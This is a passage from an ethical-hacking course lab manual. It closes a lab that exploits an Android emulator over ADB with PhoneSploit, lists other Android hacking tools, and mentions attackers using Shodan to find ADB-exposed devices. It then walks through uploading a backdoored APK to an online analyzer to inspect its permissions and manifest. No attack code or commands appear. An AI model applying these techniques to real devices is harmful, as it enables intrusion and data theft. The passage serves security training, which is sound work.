


Figure 1.4.18: Netstat information of the target device

You can also use other Android hacking tools such as **NetCut** (http://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator virtual machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

49. In the same way, you can exploit the target Android device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
50. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
51. Document all the acquired information and close all open windows.
52. Turn off the **Parrot Security** and **Android** emulator virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this *before* hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Analyze a malicious app using Quixxi vulnerability scanner
- Secure Android devices from malicious apps using Malwarebytes Security

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Lab Duration

Time: 30 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

TASK 1

Analyze a Malicious App using Online Android Analyzers

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

TASK 1.1

Analyze APK File using Sixo Online APK Analyzer

1. Turn on the **Android** virtual machine and click the **Google Chrome** browser icon () on the **Home screen** to launch Chrome.
2. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.

3. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer, DeGuard, and AVC UnDroid.

4. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.




Figure 2.1.1: Sixo Online APK Analyzer webpage

5. In the **Choose an action** pop-up, click **Files**.




Figure 2.1.2: Choose an action pop-up

6. The **Downloads** screen appears; double-click the **app_backdoored.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the hamburger icon ( )in the top-left corner.




Figure 2.1.3: Double-click app_backdoored.apk file

7. The browser window reappears with the information about the uploaded file (**Backdoored.apk**), as shown in the screenshot.




Figure 2.1.4: Information about the uploaded file

8. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be

confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.




Figure 2.1.5: Requested Permissions section

9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

